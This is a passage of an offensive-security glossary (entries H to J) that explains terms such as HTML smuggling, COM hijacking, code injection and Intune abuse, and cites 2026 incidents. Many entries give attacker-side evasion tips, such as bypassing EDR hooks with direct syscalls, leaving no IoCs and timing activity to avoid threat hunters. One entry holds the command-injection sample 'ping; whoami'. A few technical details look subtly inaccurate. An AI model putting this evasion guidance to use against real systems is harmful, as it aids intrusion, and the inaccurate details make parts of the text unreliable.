HDD (Hard Disk Drive) --- A hard disk drive. HDD is vulnerable to: physical data extraction (chip-off), firmware attacks (modifying firmware to hide data), data wiping (ATA Secure Erase). In a corporate environment, HDDs are often encrypted (BitLocker), but keys can be extracted from memory.

Header (HTTP) --- An HTTP header, containing meta-information (User-Agent, Host, Cookie, Content-Type). In C2 communications, attackers manipulate HTTP headers for: bypassing detections (malleable C2 in Cobalt Strike), masquerading as legitimate traffic (User-Agent: Mozilla/5.0), transmitting commands (in headers), exfiltrating data (encoding in headers).

Health-ISAC --- Health Information Sharing and Analysis Center --- a non-profit organization uniting healthcare organizations to share information about cyber threats. Health-ISAC coordinates with CISA, FBI, HHS. In March 2026, after Handala's attack on Stryker, Health-ISAC expressed concern about CISA's limited ability to coordinate response due to the shutdown. For an attacker, Health-ISAC means defenders in healthcare share information faster, which can accelerate detection.

Heartbeat --- A periodic signal from the agent to the C2 (Command and Control), indicating the agent is active and requesting commands. Heartbeat can be: regular (every 30 seconds), with jitter (random delay), or trigger-based (on event). Slopoly (AI-generated C2) had a heartbeat every 30 seconds and

command polling every 50 seconds. Detection of irregular heartbeats (too frequent or too rare) can trigger detections.

Heuristic Analysis --- Heuristic analysis: a malware detection method based on behavior, not signatures. Heuristics looks for suspicious actions: writing to autorun, disabling antivirus, code injection into other processes. To evade heuristics, attackers use: legitimate tools (LOLBins), behavioral blending, delayed execution.

HIBP (Have I Been Pwned) --- A service allowing users to check if an email or password has been compromised in known leaks. HIBP is used by defenders to monitor account compromise. For an attacker, HIBP is a source of information about which passwords are already compromised and likely reused. Credential stuffing uses data from HIBP and similar collections.

HID (Human Interface Device) --- A Human Interface Device (keyboard, mouse). Bad USB emulates an HID keyboard to automatically type commands on the victim's computer. HID attacks (Rubber Ducky, Bash Bunny) bypass most protections because the system perceives them as legitimate keyboard input. In 2026, HID attacks remain an effective physical pentesting method.

Hijacking (Browser) --- Browser hijacking: changing browser settings (home page, search engine) or installing malicious extensions. Browser hijacking is used for: redirecting to phishing sites, stealing data (history, passwords, cookies), crypto mining (Coinhive-like). In a corporate environment, browser hijacking can be used to access internal web applications.

Hijacking (COM) --- COM hijacking: replacing a legitimate COM object in the Windows registry with a malicious DLL. When the COM object is called (e.g., by an application), the malicious DLL is loaded, executing the attacker's code. COM hijacking is used for

persistence: malware loads every time a legitimate application using that COM object is launched. Difficult to detect because the DLL is loaded from a legitimate process.

Hijacking (DNS) --- DNS hijacking: spoofing DNS records to redirect traffic to the attacker's server. Methods: DNS poisoning (cache poisoning), registrar compromise (changing NS records), BGP hijacking (intercepting IP blocks). DNS hijacking is used for phishing (spoofing banking sites), malware distribution, or disabling C2 (if the victim's domain is used for C2).

Hijacking (Session) --- Session hijacking: capturing an active user session (cookies, tokens) to gain access without password and MFA. Methods: XSS (stealing document.cookie), infostealer (stealing cookies from the browser), traffic interception (MITM), AiTM (Adversary-in-the-Middle). Session hijacking bypasses MFA because the session is already authenticated. ShinyHunters uses session hijacking to access Salesforce.

HIPAA (Health Insurance Portability and Accountability Act) --- The US Health Insurance Portability and Accountability Act, regulating the protection of medical data (PHI --- Protected Health Information). HIPAA violations incur fines of up to $1.5 million per incident. For an attacker, HIPAA is leverage in extortion: threatening to report a HIPAA violation to HHS (Department of Health and Human Services) increases pressure on the victim. Interlock cites HIPAA in ransom notes when attacking healthcare (DaVita, Ohio healthcare system).

HIPS (Host-based Intrusion Prevention System) --- A host-based intrusion prevention system, analyzing system calls, network connections, file system changes. HIPS (e.g., part of EDR) can block suspicious actions in real-time. To bypass HIPS, attackers use: direct syscalls (bypassing hooks), memory-only payloads,

disabling via BYOVD, or using legitimate tools that HIPS does not block.

HMI (Human-Machine Interface) --- An operator interface in industrial systems (SCADA, DCS). The HMI allows the operator to monitor and control production processes. Compromising the HMI (via RDP, web interface vulnerabilities, or physical access) can lead to: changing process parameters (pressure, temperature, chemical concentrations), production shutdown, creating emergency situations. In the attack on a Texas water utility (2026), attackers gained access to the HMI via RDP without MFA.

Honeypot --- A trap for attackers: a system that looks like a vulnerable target (server, database, IoT device) but actually logs the attacker's actions. Honeypots are used by defenders to: study attacker TTPs, collect IoC (Indicators of Compromise), distract from real targets. For an attacker, a honeypot is a risk: wasting time on a fake target, exposing their tools and techniques. Signs of a honeypot: too easy access, abnormally high activity, lack of real data.

Honeytoken --- A digital lure: a link, file, DNS name, email address that looks legitimate, but when accessed (opened, clicked, resolved), sends a notification to the administrator. Honeytokens are used to detect: data theft (a file "passwords.txt" on a network share), lateral movement (a DNS name that no one should resolve), account compromise (an email address that should not receive emails). To bypass a honeytoken, an attacker must enumerate such lures before access.

Hook (API) --- API hook: replacing the address of a function in memory with the address of a wrapper function (detour). EDRs place hooks on critical APIs (CreateRemoteProcess, NtCreateThread, NtAllocateVirtualMemory) to monitor activity. To bypass hooks, attackers use: direct syscalls (calling the kernel

directly, bypassing hooks in ntdll.dll), unhooking (restoring original bytes), or executing from remote processes.

Hot Wallet --- A cryptocurrency wallet connected to the internet (as opposed to a cold wallet --- offline). A hot wallet is used by exchanges and DeFi protocols for operational transactions. For an attacker, a hot wallet is a target: compromising the private key (via infostealer, smart contract vulnerabilities, social engineering) allows withdrawing funds. Bybit $1.5B is an attack on a cold wallet via multisig, not on a hot wallet.

HPC (High-Performance Computing) --- High-performance computing (supercomputers, clusters). HPC systems are used in scientific research, climate modeling, cryptography. For an attacker, HPC is a target: stealing research data, using computing power for mining (cryptojacking), or disruption (destroying calculation results). HPC systems often have weak security because performance is prioritized.

HSM (Hardware Security Module) --- A hardware security module that protects cryptographic keys (TLS private keys, code signing keys, encryption keys). An HSM does not allow exporting keys in plaintext, only using them inside the module. For an attacker, an HSM is an obstacle: keys cannot be stolen programmatically. However, HSM vulnerabilities (side-channel attacks, physical access) may allow key extraction. In a corporate environment, HSMs are used to protect the most critical keys.

HTML Smuggling --- A malware delivery technique where a malicious file is assembled client-side from HTML/JavaScript, bypassing network filters (email gateway, proxy). JavaScript creates a Blob, then calls download, and the browser saves the file to disk. HTML smuggling is used to bypass antivirus gateways that do not analyze JavaScript assembly. In 2026, HTML smuggling remains a popular delivery method.

HTTP/2 --- The second version of the HTTP protocol, supporting multiplexing (multiple requests over one connection), header compression, server push. HTTP/2 is used for C2: multiplexing allows hiding C2 traffic among legitimate requests, compression reduces traffic volume, server push can be used to send commands without a heartbeat. Cobalt Strike malleable C2 profiles support HTTP/2.

HTTP/3 --- The third version of HTTP, running over QUIC (UDP). HTTP/3 provides faster connection, built-in encryption, resilience to packet loss. For C2, HTTP/3 is attractive because QUIC traffic (UDP) is filtered less often than TCP, and is harder to detect.

HTTPS --- HTTP over TLS (SSL), providing encryption and server authentication. HTTPS is the main protocol for C2 in 2026: traffic looks like normal browser traffic, uses port 443, which is rarely blocked. To hide C2, attackers use: legitimate certificates (stolen or Let's Encrypt), browser-like User-Agent imitation, malleable C2 profiles (Cobalt Strike), domain fronting.

Huber --- A hacker specializing in social engineering and hacking people (from "human" + "uber"). Hubers use vishing, phishing, pretexting, baiting to gain access. The Com (Scattered Spider) is an example of hubers: calling helpdesk, convincing them to reset MFA, installing legitimate RMM tools.

HUD (Heads-Up Display) --- In the context of pentesting, HUD is data visualization (e.g., BloodHound for AD, or a C2 control panel). HUD helps the attacker see the big picture: attack paths, compromised systems, progress.

Hunting (Threat Hunting) --- Proactive search for hidden threats in a network (threat hunting). A threat hunter uses EDR, SIEM, network logs to find anomalies that may have been missed by automated detections. For an attacker, threat hunting is a threat: even if EDR doesn't fire, an analyst may detect an anomaly (unusual process, lateral movement during non-working hours). To avoid detection, an attacker must mimic legitimate behavior (behavioral blending) and operate during working hours.

HVAC (Heating, Ventilation, Air Conditioning) --- Heating, ventilation, air conditioning systems. HVAC systems are often connected to the corporate network for remote management, have default credentials, vulnerable protocols (BACnet, Modbus). Compromising HVAC can be used for: disruption (shutting down climate control in a data center), physical infiltration (disabling motion sensors), or as a pivot into the OT network.

Hybrid Cloud --- Hybrid cloud: a combination of on-premises infrastructure and cloud services (AWS, Azure). Hybrid environments create additional vulnerabilities: synchronization of AD with Azure AD (AADConnect), hybrid applications, shared accounts. An attack on a hybrid environment can start on-prem, then move to the cloud via AADConnect, or vice versa. Handala attacked Stryker via Intune (cloud), which managed both cloud and on-prem devices.

Hydra (THC-Hydra) --- An online password brute-forcing tool (SSH, FTP, HTTP, RDP, and other protocols). Hydra is used for attacks on services with authentication where there is no lockout after a few attempts. In 2026, Hydra is considered legacy, replaced by credential stuffing and more advanced tools, but is still used against legacy systems.

Hyper-V --- Microsoft's hypervisor for virtualization. Hyper-V is used in corporate environments, on servers and workstations

(Windows 10/11 Pro/Enterprise). Attacks on Hyper-V: VM escape (escaping a virtual machine to the host), attacks on virtual switches, theft of VHDX files (virtual machine disk images). In the JLR attack, ESXi was likely used, but Hyper-V can also be a target.

Hypervisor --- Virtualization software (VMware ESXi, Microsoft Hyper-V, KVM, Xen). The hypervisor manages virtual machines (VMs). For an attacker, the hypervisor is a target: compromising the hypervisor gives access to all VMs, their memory, disks, network. Attacks on the hypervisor: VM escape (escaping a VM to the host), driver vulnerabilities (BYOVD), misconfig (admin interfaces open to the internet). ESXi ransomware (Qilin, BlackCat) encrypts VMs, not the hypervisor directly.

I

IaaS (Infrastructure as a Service) --- Cloud infrastructure as a service (AWS EC2, Azure Virtual Machines, Google Compute Engine). IaaS provides virtual servers, storage, networks. For an attacker, IaaS is an environment for deploying C2 (Command and Control), data exfiltration (S3, Azure Blob), crypto mining (cryptojacking). Compromising an IaaS account (via stolen AWS keys, Azure AD) gives access to computing resources and data.

IaaS Misconfiguration --- Configuration errors in cloud infrastructure: public S3 buckets (public-read), open ports (RDP 3389 to the internet), unprotected keys (AWS keys in Git), lack of MFA for root account. IaaS misconfig is one of the main causes of data leaks. ShinyHunters looks for misconfig in Salesforce (SaaS), similar misconfigs exist in IaaS.

IAB (Initial Access Broker) --- Initial Access Brokers: attackers who specialize in hacking networks (via RDP with vulnerable passwords, VPN without MFA, phishing, exploiting vulnerabilities)

and selling that access to other groups (ransomware, APT, spies). IABs sell: RDP access, VPN access, webshells, admin accounts. Prices: from $50 for access to a small business to $10,000+ for access to a large corporation. IABs are a critical link in the RaaS (Ransomware-as-a-Service) ecosystem: instead of spending time on initial access, affiliates buy it from IABs.

IAT (Import Address Table) --- The Import Address Table in PE files (Windows executables). The IAT contains a list of external functions (from DLLs) that the program uses. For evasion, attackers use: dynamic function loading (GetProcAddress) instead of static imports, so the IAT does not show suspicious APIs (WriteProcessMemory, CreateRemoteThread). IAT obfuscation complicates static analysis of malware.

IBAN (International Bank Account Number) --- The International Bank Account Number. In BEC attacks (Business Email Compromise), attackers forge invoices, specifying their IBAN instead of the supplier's IBAN. The victim transfers money to a controlled account, which is then cashed out via a drop network. IBAN is used in European countries and many others; in the US, the equivalent is routing number and account number.

ICMP (Internet Control Message Protocol) --- A protocol for internet control messages, used for diagnostics (ping, traceroute). ICMP is used for: C2 (ICMP tunnels --- data sent in ICMP Echo Request/Reply), exfiltration (encoding data in ICMP packets), DoS (ping flood). ICMP traffic is often not filtered or deeply inspected, making it an attractive channel for covert communication.

ICMP Tunneling --- Tunneling via the ICMP protocol: transmitting data in ICMP Echo Request (ping) and Echo Reply (response). Tools: icmptunnel, ptunnel. ICMP tunnels are used for C2 and exfiltration when other protocols (HTTP, DNS) are blocked.

Detection: abnormal volume of ICMP traffic, excessively large packets (standard ping is 64 bytes).

ICS (Industrial Control Systems) --- Industrial control systems: SCADA, DCS, PLC (Programmable Logic Controllers), RTU (Remote Terminal Units). ICS are used in energy, water supply, chemical industry, nuclear power. Attacks on ICS can have physical consequences: power outages, equipment destruction, chemical leaks. ICS protocols: Modbus, DNP3, PROFINET, OPC. The attack on a Texas water utility (2026) is an example of ICS compromise via RDP followed by changing chlorine levels.

IDA Pro (Interactive Disassembler) --- A commercial disassembler and debugger, the de facto standard for reverse engineering. IDA Pro is used for analyzing malware, finding vulnerabilities, reverse engineering protective mechanisms (EDR, antiviruses). Supports many processors (x86, x64, ARM, MIPS). Alternatives: Ghidra (free), Binary Ninja. For an attacker, IDA Pro is a tool for analyzing software to be hacked.

Identity Management (IdM) --- Identity management: systems that store and manage user accounts, groups, access rights. Examples: Active Directory, Azure AD, Okta, Ping Identity. For an attacker, IdM is the main target: compromising IdM gives access to all of the organization's applications and data. The Com attacks Okta and Azure AD via vishing and OAuth token theft.

Identity Theft --- Identity theft: using stolen PII (name, SSN, date of birth) to open accounts, obtain loans, make purchases, evade responsibility. Identity theft can last for years; the victim learns about it when bills for loans they never took out arrive. Data sources: breaches (Conduent 25M+ records, Wynn 800k records), infostealers. For an attacker, identity theft is a way to monetize stolen data (selling fullz) or a tool for creating synthetic identity.

IDOR (Insecure Direct Object Reference) --- A vulnerability allowing access to objects (files, database records) by a direct identifier (ID) if access rights are not checked. Example: changing a parameter in the URL https://site.com/invoice/12345 to 12346 allows seeing someone else's invoice. IDOR is often found in APIs and web applications. ShinyHunters could have used IDOR in Salesforce if guest user permissions were not already over-permissive.

IDS (Intrusion Detection System) --- An intrusion detection system (network IDS, host IDS). IDS analyzes traffic or logs and signals suspicious activity. Unlike IPS (Intrusion Prevention System), IDS does not block, only alerts. For an attacker, IDS is a threat, but not an obstacle: they can act so as not to create signatures, or attack the IDS itself (e.g., flood it with logs).

IEEE (Institute of Electrical and Electronics Engineers) --- An organization developing standards, including network (802.11 --- Wi-Fi, 802.3 --- Ethernet). In the context of attacks, IEEE standards define protocols that may have vulnerabilities (WPA2 KRACK, WPA3 downgrade). Understanding standards helps in developing exploits for network equipment.

IETF (Internet Engineering Task Force) --- An organization developing internet standards (RFCs). IETF defines protocols: TCP, IP, HTTP, TLS. Vulnerabilities in protocol implementations (e.g., POODLE on SSLv3) can be used for attacks. For an attacker, knowing RFCs helps understand how a protocol should work and where deviations are possible.

IIS (Internet Information Services) --- Microsoft's web server. IIS is used for hosting web applications, including SharePoint, Exchange. IIS vulnerabilities: directory traversal, RCE (CVE-2017-

7269), misconfig (public folders). Compromising IIS can be an entry point into a corporate network.

IKE (Internet Key Exchange) --- A key exchange protocol for IPsec (VPN). IKE is vulnerable to: downgrade attacks (forcing weak cryptography), brute force (weak PSK --- Pre-Shared Keys), DoS (IKE flood). Compromising IKE gives access to the VPN, which can be initial access to a corporate network.

IKET (IKEv2) --- Version 2 of the IKE protocol. IKEv2 supports EAP (Extensible Authentication Protocol) for authentication via certificates, MFA. For an attacker, IKEv2 is harder to crack than IKEv1, but MITM is possible with misconfiguration.

IL (Intermediate Language) --- .NET intermediate language (CIL --- Common Intermediate Language). .NET malware (C#, VB.NET) is compiled to IL, which is then JIT-compiled to machine code. IL can be easily decompiled (dnSpy, ILSpy), so attackers use obfuscators (ConfuserEx, .NET Reactor) for protection.

IMAP (Internet Message Access Protocol) --- An email access protocol, allowing reading messages on the server without downloading them. IMAP is used in BEC attacks: an attacker, having compromised an account, can read email, create forwarding rules, send emails on behalf of the owner. IMAP does not encrypt passwords (PLAIN) if TLS is not used.

IMEI (International Mobile Equipment Identity) --- A unique identifier for a mobile device. IMEI can be used for: location tracking (via cellular network), device blocking (blacklist), cloning (changing IMEI to bypass blocks). SIM-swapping attacks often start with obtaining the victim's IMEI.

IMSI (International Mobile Subscriber Identity) --- A unique identifier for a cellular subscriber. IMSI can be intercepted via fake base stations (IMSI catcher, Stingray). IMSI catchers are used for location tracking, SMS interception (for MFA bypass). For an attacker, an IMSI catcher is a tool for physical pentesting.

IMSI Catcher --- A device that mimics a cellular base station, forcing phones to connect to it. An IMSI catcher intercepts IMSI, can intercept SMS, voice calls (if no encryption is used), determine location. Used by law enforcement and attackers. To bypass MFA via SMS, an IMSI catcher can intercept the verification code.

In-Memory Execution --- Executing code in RAM without writing to disk (memory-only). In-memory execution is used for: bypassing antiviruses (no file to scan), hiding from forensics (after reboot, traces disappear), reducing IoCs. Cobalt Strike Beacon, Slopoly (AI-generated C2), many infostealers run in-memory.

In-Memory Payload --- A payload loaded and executed in RAM without saving to disk. An in-memory payload is loaded via: PowerShell (Invoke-Expression, Invoke-ReflectivePEInjection), process injection (CreateRemoteThread), or vulnerabilities. Used to bypass antiviruses and EDR.

Incident Response (IR) --- The process of responding to information security incidents: detection, analysis, containment, remediation, recovery, post-incident analysis. The IR team is the attacker's adversary. The speed and effectiveness of IR determine whether the attacker can achieve their goals before being ejected from the network.

Incognito Mode --- Incognito mode in a browser (private mode), which does not save history, cookies, cache after closing the window. However, incognito mode does not protect against

infostealers: cookies and passwords entered during a session can be stolen if malware has access to browser memory. For an attacker, incognito mode is not an obstacle.

Indicator (IoC) --- See Indicator of Compromise. IoC (Indicator of Compromise) --- a piece of data indicating a possible attack: C2 IP address, malware hash, domain, registry string, process name, log artifact. IoCs are used by defenders to detect and block. For an attacker, IoCs are what they must not leave: use dynamic IPs, change hashes with each compilation (polymorphism), not write to disk (memory-only), use legitimate processes.

Indicator of Compromise (IoC) --- An indicator of compromise: data indicating a possible attack: C2 IP address, malware hash, domain, registry string, process name. IoCs are used by defenders to detect and block. For an attacker, IoCs are what they must not leave: use dynamic IPs, change hashes with each compilation (polymorphism), not write to disk.

Information Disclosure --- Information disclosure: a vulnerability allowing an attacker to obtain sensitive data (software versions, usernames, file paths, configurations). Information disclosure is used for: further attack (e.g., knowing the version, find a known vulnerability), gathering information for social engineering. Example: an error message revealing a file path.

Infostealer --- Malware designed to steal data from an infected device: passwords from browsers (Chrome, Edge, Firefox), cookies (session tokens), autofill files (addresses, credit cards), crypto wallets (desktop wallets, browser extensions), files (desktop, documents), screenshots, data from Telegram/WhatsApp/Discord (local databases), system information (IP, hardware ID, installed software). Popular infostealers in 2026: RedLine, LummaC2, Stealc, Vidar. Infostealers are distributed via malvertising, crack

sites, phishing emails. Stolen data is sold on darknet markets (Russian Market, Alphabay) or aggregated for credential stuffing.

Infrastructure as Code (IaC) --- Managing infrastructure through code (Terraform, CloudFormation, Ansible). IaC files may contain secrets (passwords, keys) in plaintext if developers do not use secret managers. For an attacker, a leaked IaC repository (GitHub) is a goldmine: cloud access keys, database passwords, network configuration.

Initial Access --- Initial access: the first stage of an attack, where the attacker gains the ability to execute code in the target network. Methods: phishing (email with attachment or link), exploitation of vulnerabilities (RCE on a web server), buying access from IAB, vishing (calling helpdesk to reset MFA), physical access (USB drop). The Com specializes in initial access via vishing and helpdesk.

Initial Access Broker (IAB) --- Initial Access Brokers --- attackers who specialize in hacking networks (via RDP with vulnerable passwords, VPN without MFA, phishing, exploiting vulnerabilities) and selling that access to other groups (ransomware, APT, spies). IABs sell: RDP access, VPN access, webshells, admin accounts. Prices: from $50 for access to a small business to $10,000+ for access to a large corporation. IABs are a critical link in the RaaS (Ransomware-as-a-Service) ecosystem.

Injection (Code) --- Code injection: a technique where malicious code is inserted into a running process. Types: process injection (CreateRemoteThread), DLL injection, APC injection, process hollowing (replacing legitimate process code), reflective DLL injection (without calling LoadLibrary). Code injection is used to hide activity (code runs in a legitimate process) and bypass firewalls (the process has allowed network rules).

Injection (Command) --- Command injection: injecting OS commands into parameters passed to a shell. Example: ping; whoami. Command injection gives the attacker the ability to execute arbitrary commands on the server, often with web server privileges. Used to obtain a reverse shell, download malware, steal data.

Injection (CRLF) --- CRLF injection (Carriage Return Line Feed): injecting newline characters into HTTP headers, allowing adding new headers or splitting the response. Used for: XSS, session fixation, cache poisoning. CRLF injection is possible if the application does not escape CR and LF characters.

Injection (HTML) --- HTML injection: injecting HTML code into a web page, allowing changing the site's appearance, stealing data (via phishing forms), redirecting users. HTML injection is often part of XSS but can exist separately.

Injection (LDAP) --- LDAP injection: injecting code into LDAP queries (Active Directory, OpenLDAP). Used for: bypassing authentication, stealing data from LDAP (list of users, groups), privilege escalation. LDAP injection is possible if the application builds LDAP filters from user input without escaping.

Injection (SQL) --- SQL injection: injecting SQL code into query parameters, allowing execution of arbitrary SQL commands on the database server. Used for: data theft, data modification, command execution (if xp_cmdshell is available), bypassing authentication. In 2026, SQL injection is found in old web applications, and in APIs where parameters are not escaped.

Insider Threat --- Insider threat: an employee, contractor, or partner with legitimate access who uses it to harm the organization.

An insider can: steal data (confidential documents, PII), install a backdoor, disable protection, transfer access to attackers. LAPSUS$ used insiders to access SaaS platforms. For an attacker, recruiting an insider is one way to gain initial access.

Instagram OSINT --- Gathering information about targets via Instagram: photos (geolocation, workplace environment), contact list, interests, habits. Instagram OSINT is used for social engineering (preparing vishing, spear-phishing). The Com uses Instagram and other social networks to gather information about employees of target companies.

Intel (Threat Intelligence) --- Threat intelligence: gathering, analyzing, and disseminating information about cyber threats: group TTPs (tactics, techniques, procedures), IoCs (indicators of compromise), vulnerabilities. Threat intelligence is used by defenders for proactive protection. For an attacker, threat intelligence means their TTPs can become known, and detections will be configured. Therefore, attackers must constantly change TTPs.

Intelligence (OSINT) --- Open Source Intelligence: gathering information from public sources: social networks, news, forums, DNS records, WHOIS, Shodan, Github. OSINT is used for reconnaissance: collecting employee email addresses, IP addresses, technology stack, partner information. ShinyHunters uses OSINT to find Salesforce Experience Cloud sites.

Interactive Shell --- An interactive shell, allowing command execution and output in real-time, unlike a non-interactive shell (e.g., a single command line call). An interactive shell (reverse shell, SSH) is necessary for complex operations: navigating the file system, editing files, running scripts. To obtain an interactive shell, attackers use: reverse shell (nc, python, powershell), web shells with a terminal, C2 agents.

Intercept (Traffic) --- Traffic interception (MITM --- Man-in-the-Middle): a technique where an attacker inserts themselves between two parties (victim and server), intercepting and potentially modifying data. Methods: ARP poisoning, DNS spoofing, BGP hijacking, fake Wi-Fi access points (Evil Twin). Traffic interception is used for: stealing passwords and cookies, modifying data, injecting malware, bypassing MFA (AiTM).

Interlock --- A ransomware group linked to the VICE SPIDER ecosystem (Vice Society, Rhysida). Interlock is known for: using a zero-day (CVE-2026-20131 in Cisco FMC), memory-resident webshells, aggressive log deletion (HAProxy cron jobs), attacks on education, healthcare, government organizations. Interlock operates in UTC+3 business hours (Moscow/Middle East). In March 2026, Amazon exposed their infrastructure through a misconfigured staging server. Interlock practices double extortion (encryption + data theft).

Internal Network --- An organization's internal network, not accessible from the internet. After gaining initial access, an attacker explores the internal network: looks for servers with valuable data (databases, file servers), domain controllers, management systems (Intune, SCCM). For moving within the internal network, they use: RDP, PsExec, WMI, SMB, WinRM. The Com, after vishing, gains access to the internal network via legitimate RMM tools.

Internet of Things (IoT) --- The Internet of Things: devices connected to the internet (cameras, routers, printers, smart speakers, medical devices). IoT devices often have: default credentials, no updates, vulnerable protocols (Telnet, UPnP). IoT is used for: DDoS botnets (Mirai), initial network entry point (compromising an IoT device that has access to the corporate network), espionage (IP cameras). MuddyWater hacked IP cameras to support missile strikes.

Interpreter --- An interpreter (Python, PowerShell, PHP, JavaScript) that executes code without compilation. For an attacker, interpreters are a tool for: running scripts (PowerShell to execute malware), fileless execution (Invoke-Expression), bypassing policies (PowerShell ExecutionPolicy Bypass). ClickFix uses the PowerShell interpreter to execute a script copied by the victim.

Intrusion Detection System (IDS) --- An intrusion detection system. IDS analyzes network traffic (NIDS) or system logs (HIDS) and signals suspicious activity. Unlike IPS (Intrusion Prevention System), IDS does not block, only alerts. For an attacker, IDS is a threat: they must act so as not to create signatures, or attack the IDS itself (e.g., flood it with logs).

Intrusion Prevention System (IPS) --- An intrusion prevention system, blocking suspicious activity in real-time (unlike IDS, which only alerts). IPS can block IP addresses, close sessions, disconnect ports. To bypass IPS, attackers use: encrypted traffic (TLS), slow attacks (low & slow), or attack the IPS itself.

Intune (Microsoft Intune) --- A mobile device management (MDM) and application management platform from Microsoft. Intune allows centralized management of Windows, iOS, Android, macOS devices: installing applications, configuring security policies, remotely wiping data (wipe). Handala used Intune for a destructive attack on Stryker: by compromising a Global Admin account, they sent a mass factory reset command to 200,000 devices, destroying them without using malware. Intune is an example of a legitimate tool turned into a weapon (LOTL).

Intune Abuse --- Abusing Microsoft Intune for malicious purposes: remote device wiping (wipe), deploying malicious scripts via policies, disabling protections (Defender), installing backdoors.

Intune abuse does not require malware (weapon is the management console itself), leaves no signatures for EDR, and can be performed en masse. Handala demonstrated Intune abuse by destroying 200k Stryker devices. CISA issued an emergency Intune protection guide after this attack.

Inventory (Asset) --- Asset inventory: a list of all devices, software, services in an organization. For an attacker, inventory is a target: knowing what systems exist, they can choose a target (e.g., an unpatched server). Inventory is often stored in a CMDB (Configuration Management Database), ServiceNow, Excel files.

Invisible Captcha --- Invisible CAPTCHA (reCAPTCHA v3), which does not require user interaction, evaluates behavior (mouse movements, time on page) to determine if the user is a bot. For an attacker, invisible CAPTCHA is harder to bypass than regular CAPTCHA (requires mimicking human behavior). Used to protect against credential stuffing and automated attacks.

Invoke-Command (PowerShell) --- A PowerShell cmdlet for remotely executing commands on other computers (via WinRM). Invoke-Command is used for: lateral movement (executing commands on remote servers), deploying malware, gathering information. Requires administrator privileges on the target system and WinRM enabled.

Invoke-Expression (IEX) --- A PowerShell cmdlet that executes a string as PowerShell code. IEX is used for: fileless execution (download a script from C2 and execute), bypassing policies (ExecutionPolicy bypass), running malware. IEX is often used in ClickFix: the victim copies a script containing IEX with a download cradle.

Invoke-Mimikatz --- A version of Mimikatz embedded in PowerShell (part of PowerSploit). Invoke-Mimikatz runs Mimikatz in memory without writing to disk. Used for: dumping passwords from LSASS, Golden Ticket, DCSync, Pass-the-Hash. Invoke-Mimikatz is heavily detected by EDR, so attackers use custom versions or other tools.

IoA (Indicator of Attack) --- Indicator of Attack: a behavior pattern indicating an active attack (unlike IoC, which indicates a past compromise). Example: unusual number of failed logins (brute force), PowerShell launched from Office (macro). IoAs are used for real-time attack detection.

IoC (Indicator of Compromise) --- See Indicator of Compromise.

iOS --- Apple's operating system for mobile devices. iOS is considered more secure than Android, but is vulnerable to: zero-click exploits (iMessage), jailbreak (sandbox bypass), supply chain attacks (XcodeGhost). For an attacker, iOS is a target: data theft (iCloud), surveillance, hacking via physical access (Cellebrite). Handala threatened to hack the victim's iPhone 12 Pro Max.

IP (Internet Protocol) --- The Internet Protocol, responsible for addressing and routing packets. In the context of attacks, IP is used for: reconnaissance (scanning IP ranges), blocking (IP blacklisting), hiding (using VPN, proxies, Tor). C2 IP addresses should be changed frequently (fast flux) or hidden behind a CDN (domain fronting).

IP Spoofing --- Spoofing the source IP address in network packets. IP spoofing is used for: DDoS amplification (reflected attacks), bypassing IP filters, hiding the source. For TCP connections, IP spoofing is difficult due to the three-way handshake

(SYN, SYN-ACK, ACK). It is mainly used in UDP attacks (DNS amplification, NTP amplification).

IPAM (IP Address Management) --- IP address management. IPAM systems contain information about all devices on the network, their IP, MAC, location. Compromising IPAM gives an attacker a network map for lateral movement.

IPsec (Internet Protocol Security) --- A set of protocols for protecting IP traffic (encryption, authentication). IPsec is used in VPNs. IPsec vulnerabilities: weak algorithms (DES), downgrade attacks, misconfig (PSK, open ports). Compromising an IPsec VPN gives initial access to a corporate network.

IR (Incident Response) --- The process of responding to information security incidents: detection, analysis, containment, remediation, recovery, post-incident analysis. The IR team is the attacker's adversary. The speed and effectiveness of IR determine whether the attacker can achieve their goals before being ejected from the network. IR methods: host isolation, IP blocking, account resetting, recovery from backups.

IRC (Internet Relay Chat) --- An old chat protocol, used for C2 in the 2000s (botnets). In 2026, IRC is rarely used for C2 due to easy detection, but may be found in legacy malware or as a backup channel.

IRGC (Islamic Revolutionary Guard Corps) --- The Islamic Revolutionary Guard Corps (Iran). IRGC conducts kinetic operations (missile strikes, drones) and coordinates cyber operations with MOIS (Ministry of Intelligence). IRGC attacked AWS data centers in the UAE and Bahrain on March 1, 2026. For an attacker, IRGC is an example of a state actor using hybrid warfare (kinetic + cyber).

IRP (Incident Response Plan) --- An incident response plan: documented procedures for detection, analysis, containment, and remediation of an attack. For an attacker, IRP is an obstacle: if the victim has an IRP, they can recover quickly and may not pay the ransom.

ISAC (Information Sharing and Analysis Center) --- Information Sharing and Analysis Centers by industry: FS-ISAC (finance), Health-ISAC (healthcare), MS-ISAC (state and local governments). ISACs coordinate with CISA. For an attacker, an ISAC means information about their attack can spread quickly among organizations in the same industry, accelerating detection.

ISO (International Organization for Standardization) --- An organization developing international standards, including information security standards (ISO 27001). For an attacker, an ISO-certified organization likely has more mature security processes.

ISP (Internet Service Provider) --- An Internet Service Provider. ISPs can: provide IP addresses, block ports (25, 80, 443), log traffic, cooperate with law enforcement. For an attacker, the choice of ISP is important: providers in countries without extradition (bulletproof hosting) are preferred for C2.

IVR (Interactive Voice Response) --- A voice menu system (auto-attendant). IVR is used in vishing attacks: the attacker calls a helpdesk, navigates the IVR (DTMF tones), reaches an operator. Knowing the IVR menu (which number to press to reach IT support) speeds up the attack.

J

Jailbreak --- The process of breaking the restrictions of iOS (iPhone, iPad) or other platforms to gain root access, the ability to install unsigned applications, modify system files. Jailbreak is used for: installing malware (which would not pass the App Store), bypassing the sandbox, accessing data from other applications (banking apps, messengers). For an attacker, jailbreak is a way to gain control over a victim's device if they have physical access or can convince the victim to perform a jailbreak (social engineering). In a corporate environment, jailbreak is considered a critical vulnerability: devices can be excluded from MDM (Intune, Jamf) or remotely wiped.

JARM --- A TLS server fingerprinting technique using active scanning: sending specially crafted TLS Client Hello packets and analyzing the server's response. JARM creates a unique fingerprint (hash) that can identify the server type (Cobalt Strike, Apache, Nginx) and even a specific configuration. Used by defenders to detect C2 servers and by attackers to check if their infrastructure is being detected. The JARM fingerprint of Cobalt Strike differs from a legitimate web server, so attackers modify Cobalt Strike's TLS stack (malleable C2) or use a proxy (Cloudflare) to disguise it.

